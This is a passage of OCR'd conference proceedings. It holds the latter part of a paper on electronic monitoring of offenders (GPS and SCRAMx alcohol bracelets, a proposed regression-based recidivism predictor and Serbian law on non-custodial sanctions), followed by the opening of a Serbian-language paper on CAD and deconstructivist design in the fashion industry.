The ankle-mounted unit uses GPS data, and other location monitoring technologies, to accurately track a person's movement within local communities. It uses a combination of location technologies for improved reliability in more challenging environments such as indoors, moving vehicles or among very tall buildings. The lightweight unit is rugged, tamper-resistant, and has an extensive battery life. An optional beacon system can be used to reduce operational costs. The beacon is installed in the client's home, place of work, school or other designated location. When the individual enters an area where a beacon is located, the system switches modes from GPS tracking to traditional radio-frequency monitoring. When the person exits the beacon range, the system immediately shifts back to GPS tracking. Unlike other GPS tracking systems, ExacuTrack One enables officers to draw specific zones in any shape through Microsoft® MapPoint® and Bing™ Maps for Enterprise, industry-leading mapping technologies. The maps offer exacting detail making specific features on properties or neighborhoods clearly visible. When alerts are generated, officers can receive them via pager, e-mail, PDA or a combination of these methods. Supervising officers may also send pre-recorded voice messages to offenders through the ExacuTrack One tracking unit, useful for appointment reminders or to notify an offender upon entering a zone that is forbidden.

### 4.2. SCRAMX BRACELET

The patented SCRAMx ankle bracelet is attached to the user with a durable and tamper-proof strap. It is worn 24/7 by the user for the duration of his or her court-ordered abstinence period. Every half hour, the bracelet captures transdermal alcohol readings by sampling the insensible perspiration collected from the air above the skin. The bracelet stores the data and, at predetermined intervals, transmits it via a wireless radio-frequency (RF) signal to the base station. During installation, a SCRAMx base station is plugged into an analog telephone line – usually in the user's home or place of work. At a pre-scheduled time(s) each day, the SCRAMx bracelet communicates with the base station, which transmits alcohol readings, tamper alerts, and diagnostic data to SCRAMNET for detailed analysis and reporting. The base station also features an LCD screen that provides operation messages to the user (Barton, 2015). The range of a house arrest ankle bracelet can be between 3000 and 4000 sq. ft. At timed intervals, the ankle monitor sends a radio frequency or GPS signal to a receiver. If an offender moves outside of an allowed range, the police will be notified. The major drawback in this technology is that it is not specific to ethyl alcohol, the type of alcohol consumed by people. There are other types of alcohol that the fuel cell will read and report as a possible drinking event. Isopropyl alcohol is an alcohol commonly found in cleaning products. Methanol alcohol is the primary ingredient in the fuel burned by engines. Cetyl alcohol is found in many body washes and Jergens hand and body lotion. All of these alcohols, and others, will be detected by the SCRAM. The data generated by the fuel cell is interpreted exclusively by alcohol monitoring systems employees. They are the only people who are trained to determine if the alcohol readings are, in fact the result of a drinking event or if the readings were caused by an interferential. They make their determinations and conclusions primarily based upon the analysis of the graph the data creates.



DOI: 10.15308/Synthesis-2015-242-247

## 5. DATA PROCESSING FROM ELECTRONIC MONITORS

Modern electronic monitoring devices collect data and sending to the base station in some surveillance agency. Depending on the type of crime, different parameters from electronic monitors are important. If we have GPS monitored convicted person, the key parameter for that system is the distance from the boundary of restricted area, or his/her current position. For offenders that are in probation for physical assault distance from the victim is much important. As we said, alcohol measurements are important for alcohol offenders. To determine if the alcohol readings are from a drinking event or not, an employee in the agency must have a big experience. If we have a lot of offenders for the same offense, employees in the agency would have complex job to monitor all of them, and try to predict if some of them will repeat the same offence or not. The question is if computer based programs can do monitoring and prediction for us? All data from electronic monitoring device are sent to some database in the agency. The authors shall propose machine learning method which can be used for prediction.

First, data parameters that are collected must be classified by the same or similar offence. That is not a problem because the agencies already now classify offenders by criminal offence. For some offender, prediction will be based on one parameter, but for some other, prediction will depend on more than one parameter. In both cases, machine learning method can be used. As in all machine learning methods, accuracy of prediction depends on how big the learning set is. For this task, hypothesis and cost function are defined in Eq. 1 and Eq. 2 respectively.

$$h_\theta(\mathrm{x}) = \theta^T x = \theta_0 x_0 + \theta_1 x_1 + \theta_2 x_2 + \ldots + \theta_n x_0 \tag{1}$$

$$J(\theta_0, \theta_1, \ldots, \theta_n) = \frac{1}{2m}\sum_{i=1}^{m}(\mathrm{h}_\theta(\mathrm{x}^{(\mathrm{i})}) - \mathrm{y}^{(\mathrm{i})})^2 \tag{2}$$

Here $\theta_1, \theta_2, \ldots, \theta_n$ are hypothesis parameters, and $x_1, x_2, \ldots x_n$ are data from database based of which hypothesis provides an event. Parameters $\theta_1, \theta_2, \ldots, \theta_n$ are not individual parameter values, but are represented by n+1 dimensional vector $\theta$. In Eq. 2, parameter m represents the number of training examples. Based on the parameters representation, cost function will be represented with $J(\theta)$. Cost function defines data linear regression. Pseudo algorithm for gradient descent is represented in Eq. 3, and gradient descent minimizes cost function.

Repeat{

$$\theta_j := \theta_j - \alpha\frac{\partial}{\partial\theta_j}J(\theta) \tag{3}$$

}

The most important parameters $\theta_1, \theta_2, \ldots, \theta_n$ must be simultaneously updated. The second part of Eq. 3, can be represented differently Eq. 4. In the previous equation, $\alpha$ represents learning rate. Depending on that parameter, gradient descents will figurate as larger or smaller step in the minimization process.

$$\frac{\partial}{\partial\theta_j}J(\theta) = \frac{1}{m}\sum_{i=1}^{m}(\mathrm{h}_\theta(\mathrm{x}^{(\mathrm{i})}) - \mathrm{y}^{(\mathrm{i})})x_j^{(\mathrm{i})} \tag{4}$$

When we replace Eq. 4 in Eq. 3 we will get the final algorithm for gradient descent Eq. 5. For this algorithm also valid that $\theta_j$ must be updated simultaneously for every *j*. Here, we present the example of this algorithm for first three parameters Eq. 6, Eq. 7 and Eq. 8. Each step of gradient descent uses all the training examples.

Repeat{

$$\theta_j := \theta_j - \alpha\frac{1}{m}\sum_{i=1}^{m}(\mathrm{h}_\theta(\mathrm{x}^{(\mathrm{i})}) - \mathrm{y}^{(\mathrm{i})})x_j^{(\mathrm{i})} \tag{5}$$

}

$$\theta_0 := \theta_0 - \alpha\frac{1}{m}\sum_{i=1}^{m}(\mathrm{h}_\theta(\mathrm{x}^{(\mathrm{i})}) - \mathrm{y}^{(\mathrm{i})})x_0^{(\mathrm{i})} \tag{6}$$

$$\theta_1 := \theta_1 - \alpha\frac{1}{m}\sum_{i=1}^{m}(\mathrm{h}_\theta(\mathrm{x}^{(\mathrm{i})}) - \mathrm{y}^{(\mathrm{i})})x_1^{(\mathrm{i})} \tag{7}$$

$$\theta_2 := \theta_2 - \alpha\frac{1}{m}\sum_{i=1}^{m}(\mathrm{h}_\theta(\mathrm{x}^{(\mathrm{i})}) - \mathrm{y}^{(\mathrm{i})})x_2^{(\mathrm{i})} \tag{8}$$

Based on the above presented equations, update must be simultaneously. If implementation does not provide simultaneously update, values for parameters at the end of algorithm will not be correct. We must notice here that character *i* in the superscript for *x* does not represent power, but index. With this index and index in the subscript, the concrete data value from the database table will be used. Each $\theta_j$ parameter will be used in cost function calculation. After the cost function calculation, we must find minimal value for cost function, for the given $\theta_j$ and for the given hypothesis. Minimal cost function will provide best linear regression. In implementation, if we want to apply some hypotheses that can be implemented like matrix and vector multiplication, in the case of just one hypothesis, or matrix and matrix multiplication if we have multiple hypotheses. In some cases, if we have parameters of different sizes, some kind of scaling must be done. For example, if we have two types of parameters, one in the range from zero to two hundred, and second in the range from one to five. If we apply these parameters, we will get gradient descent that will provide a long time for calculation of minimal gradient descent value that can provide minimal cost function. To prevent this, all values in training samples for first parameters must be divided by the maximum value of the range, in our case two hundred, and the second parameters must be divided with five. This provides short time for gradient descent calculation. When we calculate the minimal value for gradient descent, and minimize cost function, we can compare cost function parameters and hypothesis representation. In the case of just one parameter, we will have linear representation for hypothesis, and some kind of parabola for cost function representation. Cost function is much complex for more than two parameters. In this case, cost function will be represented in 3D. Instead of display type in 3D, 2D presentation in the form of concentric circles can be used. In both cases, minimization of cost function must be applied. Implementation of gradient descent, cost function and hypothesis application is a complex job, for which specialized tools such as MatLab or Octave can be used. In case of these tools, implementation can be done very fast. The authors use Octave for this kind of problems implementation.

## 6. THE LAW OF ENFORCEMENT SANCTIONS AND MEASURES OUTSIDE THE PRISON

Electronic monitoring of convicts is regulated based on the concrete law acts. In the case of outside the prison electronic monitoring sanctions, these sanctions are regulated, and published in the official Gazette RS, number 55/2014. This law regulates the procedure for execution outside prison sanctions



DOI: 10.15308/Synthesis-2015-242-247

and measures imposed in criminal, misdemeanor or other court proceedings, which are executed in the community. Sanctions like these are implemented in order to protect the society from crime. This is provided by execution out of prison sanctions and measures in the community with the aim of re-socialization and reintegration of prisoners. The execution is carried out based on the decision of the public prosecutor, the court or at the request of the Institute for criminal sanctions execution. Based on thus, fifth member execution can be provided in different ways depending on the criminal act. By this member electronic monitoring can be used in different situations. First, it can be used for home detention, and measures of prohibition approaching, meeting or communicating with a particular person. The second situation is home arrest. In this case, electronic monitoring provides organization, implementation and monitoring execution of a sentence of imprisonment in premises where the convicted person resides. At the same time, electronic monitoring can provide supervision of conditionally released person and support that respects the constraints of the court. In this case, electronic surveillance may not last longer than one year, nor more than probation.

If a convicted person is in for home detention, the Court in its decision will indicate whether the measure of home detention is executed with or without the use of electronic supervision. The same decision must be indicated in the case of house arrest. Before making a decision on the execution of the sentence of house arrest with electronic surveillance application, the court shall determine whether there are technical and other possibilities for the execution of the sentence. If the court decides that the measure of house arrest is executed with the use of electronic surveillance, electronic surveillance equipment is activated immediately upon the delivery of the decision. A device for locating the defendant, that is safe for health, sets expert, who is thereby giving necessary instructions to the defendant on the method of operation of the device. Supervision agency manages the device that remotely monitors the movement of the defendant and his position in space. Electronic monitored convicted person in house arrest must not leave the premises in which he/she lived, except in cases stipulated by law. Accordingly, the convicted person shall have the right to stay out of room in that house for a maximum of two hours a day. By special decision, the convicted person may leave the premises in which he/she resides in some cases. For example, for providing necessary medical assistance, to go to work, take exams, classes at school, in case of the death of a close relative, *etc.* In such cases, the convicted abandons the premises in which he/she resides for over six hours, or twice for up to six hours, trust service notifies the court that brought the verdict. The court shall render a decision that convicted spends the rest of the prison sentence in the Institute for the execution of imprisonment and orders the issuance of arrest warrants. After this, the command for issuing the arrest warrants is delivered to the police authorities for execution. By this law, time spent on the run will not be counted as the time of execution of the sentence. Law enforcement sanctions and measures outside the prison provide full use of electronic monitoring and data processing from electronic monitoring devices.

## CONCLUSIONS

The number of people around the world rises every day. According to statistics, the number of convicted persons rises every day too. Many of them have job, families, social life, but they are convicted for some offence, and must spend some time in prison. Some of them have been sentenced for serious offence, and some for minor offenses. All of them are in prisons. That is a logical sentence for the people who are returnees to the offenses, but for those convicted for the first time; the prison can be a horrible experience, especially for the people sentenced for minor offence. From the economical point of view, prisons are expensive, and many countries do not have money to properly maintain the prison buildings, pay guards and food for a large number of prisoners. Another approach is electronic monitoring of convicted persons, or persons on parole. The use of electronic monitoring device is a new term in criminal justice system, especially in our country. Systems like these are in use for a long time in many countries around the world. As we already said, those systems provide serving sentences in home environment, with family and without interrupting daily activities. From the social point of view, this is very important, because people who serve sentence like this have a chance for better life during the term of the sentence.

We must also not forget that those people have committed a criminal offense. With electronic monitoring they are out of prison, and they can repeat the same or similar criminal offence. In order to prevent that, they must be monitored all the time. Thus, the job officer must supervise the movement of convicted person, and based on all parameters predict if he/her will repeat the offence. This is a complex job that requires the appropriate experience. In this paper, the authors present their idea for the use of electronic monitoring devices, and data collected from electronic monitoring devices. Those data include the movement path, distance from the base station, distance from the restricted person, alcohol level, and use of drugs. Thus, we can create machine learning system which will predict future acts of convicted person. Such a system must be based on different kinds of hypothesis and heuristic. In that way, the system will predict, and inform the officer about critical situation. For such systems, training samples must be used. That is not limitation because we already have sufficiently available data, and each new monitoring convicted person can be used.

For future research, the authors plan to implement their idea as described in the paper. For job like this, data base form surveillance agencies must be used. The authors hope that they will find such database from some surveillance agency. They plan to implement all heuristic and prediction in Octave, and create framework in some programing language that will be used for data clustering and preparation, before processing in Octave. The system for data processing from electronic monitoring devices will be able to prevent criminal offence repetitions.

## REFERENCES

Black, M., & Smith, R. (2003). Electronic Monitoring in the Criminal Justice System. *Australian Institute of Criminology*. Retrieved February 10, 2015, from http://www.aic.gov.au/media_library/publications/tandi_pdf/tandi254.pdf

Bottos, S. (2007). An Overview of Electronic Monitoring in Corrections: The Issues and Implications. Correctional Service of Canada. Retrieved February 10, 2015, from http://www.csc-scc.gc.ca/research/092/r182-eng.pdf

Di Tella, R., & Schargrodsky, E. (2013). *Criminal Recidivism after Prison and Electronic Monitoring. Journal of Political Economy*, 121(1), 1-43. DOI:10.3386/w15602.

Johnson, T. (1999). Monitoring device trial hailed a success. *Corrective Services Bulletin*, 1(466), 6.

Law Office of Hilf & Hilf, PLC. (2012). Tether and Electronic Monitoring Devices. Retrieved February 10, 2015, from http://www.hilfandhilf.com/blog/Tether-and-Electronic-Monitoring-Devices_AE190.html



DOI: 10.15308/Synthesis-2015-242-247

Lilly, R.J., & Ball, R.A. (1987). A brief history of house arrest and electronic monitoring. *Northem Kentucky Law*, 13(1), 343-374.

Liverani, M.R. (1998). Slow take-up for home detention: Magistrates cool, many lawyers unaware of the option. *Law Society Journal,* 36(1), 42-48.

Morris, B. (2012). The SCRAM Tether, How it Works and How it Doesn't. Retrieved February 15, 2015, from http://michigancriminalattorney.com/scram-tether-works/

Robert, L. (2006). Issues beyond empirical EM reports. *Criminology and Public Policy*, 5(1), 93-101. DOI: 10.1111/j.1745-9133.2006.00105.x.

Schmidt, K., & Curtis, E. (1987) Electronic monitors. In B.R. McCarthy (Eds.) Intermediate Punishments: Intensive Supervision, Home Confinement and Electronic Surveillance Monsey. NY: Criminal Justice Press.

Službeni glasnik Republike Srbije. (2014). Zakon o izvršenju vanzavodskih sankcija i mera. Retrieved March 2, 2015, from http://www.paragraf.rs/propisi/zakon_o_izvrsenju_vanzavodskih_sankcija_i_mera.html (In Serbian).



DOI: 10.15308/Synthesis-2015-242-247

Synthesis
International Scientific Conference of IT and Business-Related Research

# PRIMENA RAČUNARSKIH SISTEMA U MODNOJ INDUSTRIJI SA TENDENCIJOM PRILAGOĐAVANJA UNIKATNIH MODELA SERIJSKOJ PROIZVODNJI

## THE USE OF COMPUTER SYSTEMS IN FASHION INDUSTRY FOR THE PURPOSE OF PREPARING UNIQUE MODELS FOR MASS PRODUCTION

Marina Kocareva Ranisavljev[1], Mirjana Reljić[2], Nikola Maksimović
[1]Univerzitet Singidunum, Danijelova 32, Beograd
[2]direktor CIS Instituta, Beograd

**Apstrakt:**
Analiza inovativnih postupaka i strategija u dizajnu, menadžmentu i marketingu u modnoj industriji potvrđuje mogućnost daljeg razvoja kroz primenu visokih tehnologija, sa akcentom na elektronici i digitalnoj tehnologiji. Na pitanje od kojih se novih tehnologija očekuje da će izazvati revoluciju u modnoj industriji na globalnom planu i na koji način, odgovor je prilično složen. Naglasak je pre svega na onim tehnologijama koje omogućavaju proizvodu da održi svoj digitalni identitet na zavidnom nivou, uključujući i distribuciju proizvoda. Činjenica je da Internet kao globalna mreža predstavlja značajno sredstvo komunikacije, koje prenosi bitne informacije o proizvodu na globalnom nivou. Razvoj digitalnog dodira i digitalizovanog mirisa pružiće klijentima sve neophodne informacije pri kupovini i izboru odevnog predmeta, bez prethodnog fizičkog kontakta sa uzorkom. Naime, sama proizvodnja mora da postane proces prelaska iz digitalnog ka fizičkom.
Kroz interdisciplinarnost i sintezu novih materijala, novih tehnologija i dizajna, uključujući i komercijalni aspekt, rad ukazuje na nove puteve, metode i donosi zaključke da su koncept i kvalitet dizajna u svakom aspektu od presudnog značaja za buduća istraživanja i napredak u modnoj industriji.

**Ključne reči:**
modna industrija, digitalne tehnologije, digitalna izrada krojnih slika, 3D simulacija modela.

**Abstract:**
The analysis of innovative procedures and strategies used in design, management and marketing in the fashion industry indicates the possibility of further development through application of high-technology, with a special emphasis on electronics and digital technology. The answer to the question regarding the type of technology that is expected to cause breakthrough in the fashion industry at the global level, is rather complex. The emphasis is primarily on those technologies that allow the product to maintain its original digital identity at a high level, including the product distribution. It is well-known that the Internet as a global network represents an important means of communication, which conveys important information about the product on a global scale. The development of 'digital touch' and 'digital smell' will provide customers with necessary information when choosing and purchasing an item of clothing, without prior physical contact with the sample. Namely, the production itself must become a process of conversion from digital to physical. The product should assume physical form at some point, but such process is quite tedious and time-consuming.
Through interdisciplinarity and synthesis of new materials, the latest technologies and designs, including the commercial aspect, the paper reveals the new ways and methods, and reaches the conclusion that the concept and design quality are of vital importance for future research and advancement in the fashion industry.

**Key words:**
fashion industry, digital technologies, digital pattern design, 3D model simulation.

## 1. UVOD

Razvoj tehnološkog proizvodnog sistemama u modnoj industriji doveo je do značajnih promena u pogledu globalne industrijske automatizacije. Intenzivno ulaganje u proizvodni sistem i atomatizaciju omogućava opstanak proizvodnih baza u dužem vremenskom periodu, kao i konkurentnost samih proizvoda. Dizajn/razvoj proizvoda, prodaja/marketing, proizvodnja i isporuka predstavljaju četiri glavna koraka u lancu snabdevanja odevnim proizvodima i prostor u kome digitalne tehnologije imaju potencijal da se razviju unutar svake od navedenih oblasti. Primena 3D alata u dizajnu i razvoju proizvoda omogućava virtuelno stvaranje modela 3D tehnologijom, kao i automatsko konvertovanje u 2D tradicionalne metode proizvodnje. Digitalizacija u skeniranju tela i virtuelnom prikazu modela odeće, koji uključuje i simulaciju karakteristika tkanine, omogućava digitalno praćenje procesa razvoja konstrukcije, bez potrebe za fizičkim uzorkom. Unutar distribucije i marketinga digitalne tehnologije omogućavaju predstavljanje koncepata i projekcija, kao i detaljan prikaz oblika i performansi proizvoda.


U radu je predstavljena tendencija povezivanja eksperimentalnog/analitičkog dizajna sa industrijskim proizvodnim sistemom, odnosno prilagođavanje unikatnih modela odeće industrijskim proizvodnim procesima i automatizaciji. U tu svrhu odabran je model šifra 28046 – transponovanje elemenata oficirskog paradnog mundira u formu ženskog kaputa.

Istarživanje kreće od manjih transformacija unutar kroja i elemenata muškog vojnog kaputa i njegovog transponovanja u ženski odevni predmet po principu *cross-dressinga*.



E-mail: marinakoran@gmail.com
DOI: 10.15308/Synthesis-2015-248-253

Eksperimentalni deo istraživanja, kroz realizaciju različitih projekata, otkriva dekonstruktivistički pristup modnom dizajnu i tendenciju preispitivanja ustaljenih kanona u okviru modne prakse i modnog sistema. Standardizacija i multiplikacija, kao oblici industrijalizacije, prevazilaze se, upravo, postupkom dekonstrukcije, permutacijom znakova i značenja. Iskorak od standardnih ka postmodernim formama uočava se u resemantifikaciji i dekonstrukciji vojne uniforme. Inkorporacijom visokih tehnologija, primenom novih materijala, konceptualnim pristupom dizajnu i modnoj prezentaciji otvaraju se novi prostori i metode istraživanja.



Slika 1. Marina K. Ranisavljev, idejne skice realizovanih modela, 2011.

## 2. DEKONSTRUKCIJA PROCES ANALITIČKOG STVARANJA

Dekonstrukcija, kao filozofska praksa, ima daleko širi uticaj van granica filozofije i akademskih spekulacija. Od svoje rane popularizacije šezdesetih godina XX veka prešla je različite oblasti, od literature, filma, arhitekture do svih oblasti dizajna. Ali i pre nego što je sama reč dekonstrukcija počela da cirkuliše u modnom svetu, postalo je jasno da neki dizajneri već reaguju i suprotstavljaju se okvirima dominantne mode. Pojava nove generacije avangardnih dizajnera na modnoj sceni početkom osamdesetih godina XX veka nagovestila je neku vrstu "pretnje" u odnosu na postojeći modni sistem (Loscialpo, 2009). Pod uticajem minimalizma, sopstvene kreativnosti i kulture, dizajneri Rei Kavakubo (Rei Kawakubo), Joði Jamamoto (Yohji Yamamoto), Isei Mijake (Issey Miyake), a krajem decenije i belgijski kreator Martin Margiela, začeli su ono što se legitimno može smatrati modnom revolucijom. Primenom dekonstrukcije ovi dizajneri su potpuno razorili strukturu odeće i otkrili nove mehanizme fascinacije ove "preteće" mode (Sudić, 1990). Baš kao u filozofskoj ili u arhitektonskoj praksi, dekonstrukcija kojoj su težili modni dizajneri bila je predodređena da stvara novu konstrukciju, kao i nove mogućnosti značenja, ali i da dovede u pitanje tradicionalno shvatanje, šta je ispod a šta preko, šta ispred a šta iza, šta je nevidljivo, a šta samo neviđeno. Da bi to postigli, oni su ponovo razmotrili i pomerili parametre koji određuju, šta je na vrhu ili na dnu modne lestvice, što je izazvalo otvoreno suprotstavljanje neistomišljenika.

Prema modnim stručnjacima, 1981. je godina u kojoj su Joði Jamamoto i Rei Kavakubo po prvi put prikazali svoje kolekcije u Parizu. Njihova pojava primorala je predstavnike svetskih medija da preispitaju svoje stavove (Baudot, 1997). Odbacujući svaki kliše u shvatanju pojma glamur kao i kako bi trebalo da izgleda modna silueta, oni ukazuju na novi pristup odevanju u post-industrijskom društvu kasnog XX veka.

Radeći na dekonstrukciji dizajneri su se, više od dve decenije, neprestano suočavali sa granicama koje su određivale i još uvek određuju modu i dan- danas. Njihov rad, u stvari, predstavlja reakciju i kritički osvrt na tradicionalne krojačke metode. Ono što dekonstruktivna moda želi da prikaže jeste kako odsustvo, dislokacija i umnožavanje utiču na vezu između individualnog tela i njegove zamrznute idealizacije. Značajno je to da je ranih osamdesetih rad dizajnera koji su se bavili dekonstrukcijom, smatran direktnim napadom na ideje Zapada o obliku tela. Njihovi dizajnerski radovi, vidno bezobrični, bili su radikalno nepoznati. Taj novi "bezobličan" oblik suptilno je pretio propisanim parametrima i prenaglašenoj silueti aktuelne mode tog vremena (Wilson, 1985). Dekonstruktivna moda izazvala je tradicionalnu suprotstavljenost između "subjekta" i "objekta", unutrašnjeg i spoljašnjeg. Konačno se ispostavilo da subjektivnost nije datost, već je pre kontinuirano artikulisana, kroz vreme i prostor, prema različitim mitovima, potrebama, tvrdnjama i negacijama.

Princip modne dekonstrukcije prepoznatljiv je ne samo u narušenoj strukturi specifičnih odevnih komada, u nedovršenosti, u postupku oduzimanja, umnožavanja ili premeštanja odevnih elemenata, već pre svega u preispitivanju funkcije i značenja same odeće. Postupak dekonstrukcije otvara prostor za nove modne polemike, dovodeći u pitanje odnos između tela i odeće, kao i koncept "tela" samog po sebi. Potpuna sloboda u dekomponovanju elemenata prilikom stvaranja nove forme otkriva uvek nove horizonte (Kocareva Ranisavljev, 2012).

## 3. PRIMENA RAČUNARSKOG SISTEMA

Trodimenzionalni kompjuterski dizajn je postao jedan od najvažnijih elemenata odevne industrije. Vrlo je teško pronaći bilo kakav proces dizajniranja koji nije potpomognut CAD sistemima u tradicionalnim proizvodnim procesima mašinstva, avio-industrije i vodo-industrije, tako da ga danas mnogi inženjeri uzimaju kao neophodan deo svakog procesa (Lee, 1999). Naravno, ovaj trend se prihvata i u odevnoj industriji. Međutim, *2D CAD* sistemi su još uvek preovlađujući tako da je teško 3D dizajniranje odeće. Ovo je delimično posledica činjenice da postoje poteškoće prilikom matematičkog modelovanja materijala tkanine. Međutim, još veći problem je to što dizajneri i ljudi koje se bave pravljenjem uzoraka misle da CAD metod nije bolji od konvencionalne ručne metode (Stjepanović, 1995; Aldrich, 1992). Iako se ovaj fenomen pojavljivao prilikom početnog stadijuma razvoja drugih namena CAD sistema, on je još ozbiljniji i prirodniji u odevnoj industriji, jer procena kvaliteta proizvoda više zavisi od ljudskog estetskog osećaja nego od optimalne fizičke performanse. Naravno da postoje odevni predmeti kojima funkcionalno treba više od estetskog izgleda, kao što je uski donji veš ili zaštitna odeća, tako da će CAD sistemi biti moćno oružje za proizvodnju i dizajniranje takvih odevnih predmeta.

Postoje dva osnovna metoda za stvaranje uzoraka u konvencionalnom odevnom dizajnu. Jedan je proces ravnog uzorka, gde se uzorci dizajniraju dvodimezionalno, dok je drugi metod 3D nabiranja, gde se ravna tkanina direktno formira na odevni predmet na lutki. Iako je teže dobiti uzorke odeće ovim drugim metodom, on je mnogo pogodniji za dobijanje dobro pristalih uzoraka pa su se zato i istraživanja fokusirala na njega. U tom slučaju, potrebne su linije reza koje se nazivaju ušitci ako odeća ima nerazvijene zakrpe. McCartney i ostali pokušali su da stvore 3D površine pomoću ušitaka i da primene te tehnike prilikom stvaranja uzoraka (McCartney *et al*., 1999; Collier & Collier, 1990; Heisey *et al*., 1990b). Međutim, u tom slučaju se nije moglo doći do potpunih podataka sa 3D modela ljudskog tela, pa je bilo teško stvarati praktične odevne uzorke. Nedavno su, usled razvitka tehnologije merenja bez kontakta, podaci sa 3D ljudskog tela postali dostupni i urađeno je mnogo studija




DOI: 10.15308/Synthesis-2015-248-253

vezanih za ovu temu (McCartney *et al*., 2000; Daanen & Water, 1998; Au & Yuen, 1999; Paquette, 1996). Kim *et al*. su pokušali da stvore uzorke odeće kombinovanjem podataka sa 3D ljudskog modela i odevnog modela. Oni su takođe razvili i sistem za interaktivno dizajniranje uzorka pomoću modela tela koji se može parametarski menjati iz podataka dobijenih 3D skeniranjem ljudskog tela (Kim & Park, 2004; Kim & Kang, 2002). Međutim, bilo je problema vezanih za činjenicu da je teško dobiti idealan oblik odeće takvim metodama, već se mogu dobiti samo osnovni uzorci. U ovoj studiji, odeća je podeljena na dve oblasti, jedna predstavlja oblast pristalosti, a druga oblast mode. Oblast pristalosti se modeluje digitalizovanjem podataka dobijenih skeniranjem ljudskog tela tako da se može dobiti optimalna pristalost kao i idealan oblik odeće. Oblast pristalosti se može preoblikovati i može joj se menjati veličina pomoću osnovnih antropometričkih parametara tako da se oblasti pristalosti različitih veličina mogu modelovati iz podataka dobijenih iz jednog skenera ljudskog tela. Oblast mode se modeluje pomoću parametara koji određuju estetski izgled odeće tako da korisnici mogu intuitivno dizajnirati odevne predmete sa raznim siluetama. Na kraju, algoritam projekcije ravnog uzorka je razvijen kako bi se napravili komadi ravnog uzorka iz trodimenzionalno modelovane odeće uzimajući u obzir fizičke osobine kao i produktivnost tkanine.

## 4. EKSPERIMENTALNI DEO: KONSTRUKCIONA PRIPREMA MODELA 28046 PARADNI KAPUT – MUNDIR

Postupak konstrukcione pripreme modela izveden je na računarskom sistemu *Lectra,* a krojni delovi obrađeni su u programima *Modaris* i *Diamino*. *Modaris* je korišćen kao podrška za konstrukciju, modelovanje i kompletiranje krojeva, a *Diamino* za uklapanje krojnih slika.

Sva tri modela modelirana su u veličini obima grudi = 88 cm, prema standardu SRPS EN 13402-3: 2007. Za modeliranje krojnih delova modela košulja 26217 i 26218 korišćena je osnovna konstrukcija ženske košulje, a za model mundira korištena je osnovna konstrukcija ženskog kaputa. Primenjene metode modelovanja omogućile su da se brzo postigne željena forma modela kao i da se postigne velika preciznost u radu.



Slika 2. Otvoreni kroj i rekonstrukcije bazičnog modela vojnog mundira
Izvor: Kocareva Ranisavljev, M. Izložba Muzeja primenjene umetnosti, Beograd


Slika 3. Transponovane forme paradnog kaputa – mundira izvedene u papiru.
Izvor: Kocareva Ranisavljev, M. (2010)



